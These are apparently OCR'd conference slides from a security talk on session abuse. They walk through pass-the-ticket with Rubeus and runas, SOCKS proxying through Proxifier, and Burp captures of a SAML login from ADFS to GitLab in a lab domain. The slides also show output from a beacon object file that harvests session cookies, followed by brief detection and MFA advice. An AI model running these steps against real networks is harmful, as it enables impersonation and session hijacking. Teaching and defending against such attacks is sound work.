Leveraging Kerberos Tickets: Proxy Setup


1. Setup a Proxy Server Connection in Proxifier
   - Establish an SSH tunnel that exposes the remote SOCKS proxy locally:
     - `ssh username@<socks-server> -L <SOCKS-PORT>:127.0.0.1:<SOCKS-PORT> -N`
   - In Proxifier, create a Proxy Server and point it to the PROXY via the previously established local port forward
2. Create rules in Proxifier to route specific tools through the proxy.
   - Rubeus.exe (For ticket manipulation)
   - **FireFox** (Or any other browser)





Leveraging Kerberos Tickets: Browser Setup


1. Add the required SSO authentication endpoint URL to the trusted zone:
   - In the navigation bar, type “about:config”
   - Search for “network.negotiate-auth.trusted-uris” preference
   - Add the URL of interest (e.g., https://adfs.ludus.nuketown,https://autologon.microsoftazuread-sso.com”)
2. Enable Windows SSO in settings:
   - Go to Settings
   - Enable “Allow Windows single sign-on for Microsoft, work, and school accounts”



Leveraging Kerberos Tickets: PTT

1. Create a network only logon session impersonating the compromised user
   - `runas /netonly /noprofile /user:<DOMAIN>\<DOMAIN_USER> powershell.exe`
2. Obtain a TGT from the Domain Controller using Rubeus
   - `Rubeus.exe asktgt /user:<DOMAIN_USER> /password:<PASSWORD> /domain:ludus.nuketown /dc:<DC_IP> /nowrap`
3. Request TGS for target service and inject into current logon session
   - `Rubeus.exe asktgs /nowrap /domain:<DOMAIN> /dc:<DC_IP> /service:<SPN> /ptt /ticket:<TGT>`
4. Browse to target application (e.g., Microsoft Teams, ADFS Portal, etc...)
   - Kerberos SSO authentication will automatically occur behind the scenes

PTT Demo



Detection

- **Kerberos traffic from anomalous process**
  - Sysmon Event ID 3 – Network Connections
    - Detect Kerberos activity originating from an anomalous process (e.g., Process != lsass.exe) by filtering for traffic on port 88
- **Kerberos TGS Request**
  - Event ID 4769 – Kerberos Service Ticket Request
  - Monitor for TGT and TGS request from device user does not login to
    - Map SSSO Footprint: https://github.com/SpecterOps/EntraSSSOHound
- **C2 Traffic**
  - Sysmon Event ID 3/Network Logs
    - Increase in outbound traffic to anomalous domain (Occurs when a proxy is used)

Prevention


- **Enable MFA on Application**
  - Will not stop the theft of credential material but may prevent access

Authentication Flow Analysis

Auth Materials of Interest

Authentication Protocol	SSO Flow	Auth Material
WS-Federation SAML OAuth/OIDC	SSSO	Kerberos Ticket, Browser SSO Cookies
	PRT	PRT Cookie
	ADFS	Kerberos Ticket, Browser SSO Cookies
	None	Browser SSO Cookies

How do we investigate these flows?




Analyzing a Flow (SAML)

- Sign-In URL Request
  - Will generate an CSRF Token
- SAML Initiate Request
  - Application will generate SAML Request (This is important, as it takes care of generating the configured token claims for us)
- Issue SAML Request to ADFS
- Provide SAML Response to Application in exchange for Session Cookies

How do we investigate these flows?

- Identify Pivotal points (Most the requests you will see will not matter)
- Analyze the requests in Fiddler/Burp



Step 1: Sign-In URL

- Sign-In Request
- Generates CSRF Token

Request

Pretty Raw Hex

```
1 GET /users/sign_in HTTP/2
2 Host: gitlab.ludus.nuketown
3 Cookie: preferred_language=en; _sp_ses.1581=*; _gitlab_session=
  1407f49fa98a48e8fbc21c8333fedfe4; _sp_id.1581=
  acd420f3-27e4-46b1-8be9-e66a00032488.1771882722.1.1771883966..86f862e
  1-28ec-4afd-922c-fd36d1b29364..0274c68b-2000-426b-a090-4a906df7f453.1
  771882721593.8
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144", "Microsoft
  Edge";v="144"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
   Edg/144.0.0.0
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

CSRF Token

Response

Pretty Raw Hex Render

```
    7a0f385112ddbcd71ccfa1570febab5d2.jpg" property="twitter
112
113 <meta name="csrf-param" content="authenticity_token" />
114 <meta name="csrf-token" content="
    1zboHWG2gtqqTpZOkKb1Jq2f602i5f9LZTUmdqzwqy60LnuobvPooWTc
    nVqew" />
115 <meta name="csp-nonce" />
116 <meta name="action-cable-url" content="/-/cable" />
117 <link href="/-/manifest.json" rel="manifest">
118 <link rel="icon" type="image/png" href="
    /assets/favicon-72a2cad5025aa931d6ea56c3201d1f18e68a8cd3
    png" id="favicon" data-original-href="
    /assets/favicon-72a2cad5025aa931d6ea56c3201d1f18e68a8cd3
    png" />
119 <link rel="apple-touch-icon" type="image/x-icon" href="
    /assets/apple-touch-icon-b049d4bc0dd9626f31db825d6188073
    b4435460.png" />
120 <link href="/search/opensearch.xml" rel="search" title="
    application/opensearchdescription+xml">
```

Step 2: SAML Initiate

- Initiation of SAML Request
  - Includes CSRF Token
- Generates SAML Request

Request

Pretty Raw Hex

```
1  POST /users/auth/saml HTTP/2
2  Host: gitlab.ludus.nuketown
3  Cookie: preferred_language=en; _sp_ses.1581=*; _gitlab_session=
   1407f49fa98a48e8fbc21c8333fedfe4; _sp_id.1581=
   acd420f3-27e4-46b1-8be9-e66a00032488.1771882722.1.1771883976..86f862e1-
   28ec-4afd-922c-fd36d1b29364..0274c68b-2000-426b-a090-4a906df7f453.17718
   82721593.9
4  Content-Length: 105
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144", "Microsoft
   Edge";v="144"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Origin: https://gitlab.ludus.nuketown
10 Content-Type: application/x-www-form-urlencoded
11
12
13 authenticity_token=
   1zboHWG2gtqqTpZOkKb1Jq2f6O2i5f9LZTUmdqzwqy6OLnuobvPooWTdHbjzStGe7sTv5S1
   DTJC_C46USnVqew
14
15
```

Response

Redirect to IDP with SAML Request

Pretty Raw Hex Rende

```
1  HTTP/2 302 Found
2  Server: nginx
3  Date: Mon, 23 Feb 2026 21:59:43 GMT
4  Content-Type: text/plain; charset=utf-8
5  Content-Length: 506
6  Location:
   https://adfs.ludus.nuketown/adfs/ls?SAMLRequest=fZFdS8MwFIb%
   2FSu9y1aZr17mFt1A2hMEUmR8X3kianrmwNKk5idN%2Fb9shTsHdHp73OS%2
   Fn5Mhb1bHKu73ewpsHdEGFCNZJo5dGo2%2FB3oN91wIet5uC7J3rkFH6Kp3i
   daR84zHS%2FgDOHDX1fRIp721OEFPB1aq5OJBg1Zul5oP2R8KbHf5VDDOqkA
   TrVUFeAOq65mkWQpo14XQmsnAOzS4UPJOtrhZpPM3mPYroYa3RceOKksTJLI
   yTMEkfkgnLFmyaPpPgqW82Lk%2BimAQfrdLIho4F8VYzw1EiO7wFZE6w%2B%
   2Bpmw3qQ8e9bnEe6y5nOGmeEUaTMB5qN7Wx58XI5PUfzO1due%2FV6dWeUFJ
   9BpZQ5Li1wBwVx1gMJro1tufu%2FzCSajBPZhLsRZdByqaqmsYBIaHna%2Bv
   v95Rc%3D
```

Step 3: SAML Request

- SAML Request to IDP (ADFS) with Kerberos Ticket
- Returns SAML Token

Request

Pretty Raw Hex SAML Raider

```
1 GET /adfs/ls/wia?SAMLRequest=
fZHRSsMwFIZfpXe5atPFrq6hLZQNYTBFNvXCGOnT1IW1Sc1JnL69bYc4BXd7
%2BP7v%2FJyTA%2BtUTyvv9nor3rwAF1QAwjpp9NJo8J2wO2HfJRePZO2B9s
71QDF%2B1U6xO1K%2B8RBpfxDOHDX2QxIwG2x4FGPO1KoZP6BgNZi1ZqP2R8
KaFv4qxh1WgIL1qkAvadryRDSzMFtkWZikSRayeRKHyXXN6nhR15y3AwrgxV
qDY9oViMQkDWMSkqsHQug8oTF5RsHTOGxaTqIYBR%2BdOkDHjgXyV1PDQALV
rBNAHae76nZDB5Cy71ucR%2FrLmd4aZ7hRqMxHmk7tbHnxcjk%2BR%2FPTV%
2B4G9Xp1b5TknOG11DkurWBOFMhZL1BwY2zH3P91ZtFsmsgmbCeUio5JVTWN
FQAI16etv99ffgE%3D&client-request-id=
6d382283-7991-4173-4118-0C
2 Host: adfs.ludus.nuketown
3 Connection: keep-alive
4 Cache-Control: max-age=0
5 Authorization: Negotiate
YIIHbwYGKwYBBQUCoIIHYzCCB1
```

B64 Kerberos Ticket

Response

Pretty Raw Hex Render

```
20 Date: Mon, 23 Feb 2026 21:59:45 GMT
21
22 <html>
   <head>
     <title>
       Working...
     </title>
   </head>
   <body>
     <form method="POST" name="hiddenform" action="
     https://gitlab.ludus.nuketown:443/users/auth/saml/callback
     ">
       <input type="hidden" name="SAMLResponse" value="
       PHNhbWxwOlJlc3BvbnNlIE1EPSJfNmIzNmYwMzEtNmNiMS00ODBjLWJj
       ZWYtZjY3Mzk3ZjAyNTFhIiBWZXJzaW9uPSIyLjAiIElzc3V1SW5zdGFu
       dDOiMjAyNiOwMiOyM1QyMTo1OToONS4xMzhaIiBEZXNOaW5hdG1vbjOi
       aHROcHM6Ly9naXRsYWIubHVkdXMubnVrZXRvd24vdXN1cnMvYXVOaC9z
       YW1sL2NhbGxiYWNrIiBDb25zZW5OPSJlcm46b2FzaXM6bmFtZXM6dGM6
       UOFNTDoyLjA6Y29uc2VudDpibnNwZWNpZml1ZCIgSW5SZXNwb25zZVRv
```

SAML Token

Step 4: SAML Exchange

- URL Encode SAML, provide to Resource for session cookies

Request

Pretty Raw Hex SAML Raider

```
1 POST /users/auth/saml/callback HTTP/1.1
2 Host: gitlab.ludus.nuketown
3 Cookie: preferred_language=en; _gitlab_session=
  77e2cffd47269eb405d10fa5f0ae223d; _sp_ses.1581=*; _sp_id.1581=
  f5e597ef-2330-484b-92e4-ffc483d44336.1770274037.2.1770276681.177027403
  7.25ce81c0-3f9f-4e8c-a600-5915a7932dc5.703c3a8a-ccbf-4a97-a962-87388f5
  69231.053cf75e-92bc-4837-8da3-f421ef5e70e6.1770276641890.2
4
5 <--- SNIP --->
6
7 SAMLResponse=
  PHNhbWxwOlJlc3BvbnNlIElEPSJfNzliMTEyOTgtMDE1ZS00MmM4LWJjMzYtNTdmNjRhM2
  UzNDUwIiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdGFudD0iMjAyNi0wMi0wNVQwNzo0Nzo0
  NC45NzJaIiBEZXN0aW5hdGlvbj0iaHR0cHM6Ly9naXRsYWIubHVkdXMubnVrZXRvd24vdX
  NlcnMvYXV0aC9zYWlsL2NhbGxiYWNrIiBDb25zZW50PSJlcm46b2FzaXM6bmFtZXM6dGM6
  UOFNTDoyLjA6Y29uc2VudDp1bnNwZWNpZmllZCIgSW5SZXNwb25zZVRvPSJfOWZlMjUyOG
  QtN2Z1NC00ZGIyLWExYzctYTI1ZGY4MDRkNGNmIiB4bWxuczpzYW1scD0idXJuOm9hc2lz
  Om5hbWVzOnRjOlNBTUw6Mi4wOnByb3RvY29sIj48SXNzdWVyIHhtbG5zPSJlcm46b2FzaX
  M6bmFtZXM6dGM6UOFNTDoyLjA6YXNzZXJOaW9uIj5odHRwOi8vYWRmcy5sdWRlcy5udWtl
  dG93bi9hZGZzL3NlcnZpY2VzL3RydXNOPC9Jc3NlZXI%2bPHNhbWxwOlNOYXRlcz48c2Ft
  bHA6U3RhdHVzQ29kZSBWYWx1ZTOidXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOnNOYX
  RlczpTdWNjZXNzIiAvPjwvc2FtbHA6U3RhdHVzPjxBc3NlcnRpb24gSUQ9Il8wN2ZhYzIz
  NSOxM2UxLTOxNDAtOTA2MS1kYjcwMzhmOWUzNmOiIElzc3VlSW5zdGFudD0iMjAyNi0wMi
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Server: nginx
3 Date: Mon, 23 Feb 2026 21:59:46 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 96
6 Location: https://gitlab.ludus.nuketown/
7 Cache-Control: no-cache
8 Content-Security-Policy:
9 Nel: {"max_age": 0}
10 Permissions-Policy: interest-cohort=()
11 Set-Cookie: known_sign_in=
   QnBKL2hVMUxiZGOOQkdEZWoyTFZhSXVKMEVBSOx3ZjI1YVJic1hvWGdqVE5PYUQ1OWhWR3
   1xRTY4dkgrK25qUTVBTWp3cGp6MTFWQ3NOMmVsTDZTMjMtMHNUczNmWXN3K3FaZ1FLdVox
   NUNSL1doY1RudDdUNExpZk9PMO9rRXctLVhRZjkrVkJ4OFE5RTcyajRmTzNaVWc9PQ%3D%
   3D--92c32ce10470c1f8a3b3a6e572038d426e582a61; path=/; expires=Mon, 09
   Mar 2026 21:59:46 GMT; secure; HttpOnly; SameSite=None
12 Set-Cookie: _gitlab_session=3b5028eb905f14f5c639e59679addef0; path=/;
   secure; HttpOnly; SameSite=None
```

Application Session Cookie

BOF Template Performing this Flow

- Vibe coded and created 3 Templates as POCs

  - ADFS -> GitLab (SAML)

  - PRT -> GitHub (SAML & OIDC)

- Used WinINet API in order to automatically handle Cookies
- Retrieve Cookies directly and use them as you see fit (e.g., inject into browser)

```
[02/06 18:31:06] [+] received output:
[*] REQUEST 1: GET Sign-In Page
[02/06 18:31:06] [+] received output:
[+] REQUEST 1 SUCCESS: Extracted authenticity_token
[02/06 18:31:06] [+] received output:
[*] REQUEST 2: POST SAML Authentication
[02/06 18:31:06] [+] received output:
[+] REQUEST 2 SUCCESS: Received redirect to ADFS
[02/06 18:31:06] [+] received output:
[*] REQUEST 3: Follow Redirect Chain
[02/06 18:31:06] [+] received output:
[+] REQUEST 3 SUCCESS: Retrieved SAMLResponse from ADFS
[02/06 18:31:06] [+] received output:
[*] REQUEST 4: POST SAMLResponse Callback
[02/06 18:31:06] [+] received output:

[*] Retrieving session cookies...
[02/06 18:31:06] [+] received output:
  Cookie 1: known_sign_in=Vm5OMk[redacted]
[02/06 18:31:06] [+] received output:
  Cookie 2: _gitlab_session=1f3cc52351cb[redacted]
[02/06 18:31:06] [+] received output:
  Cookie 1: preferred_language=en
[02/06 18:31:06] [+] received output:
  [+] Total cookies: 1
```

Thank you

Not Just Cookies: Modern Session Abuse

SPECTEROPS
SO·CON
2026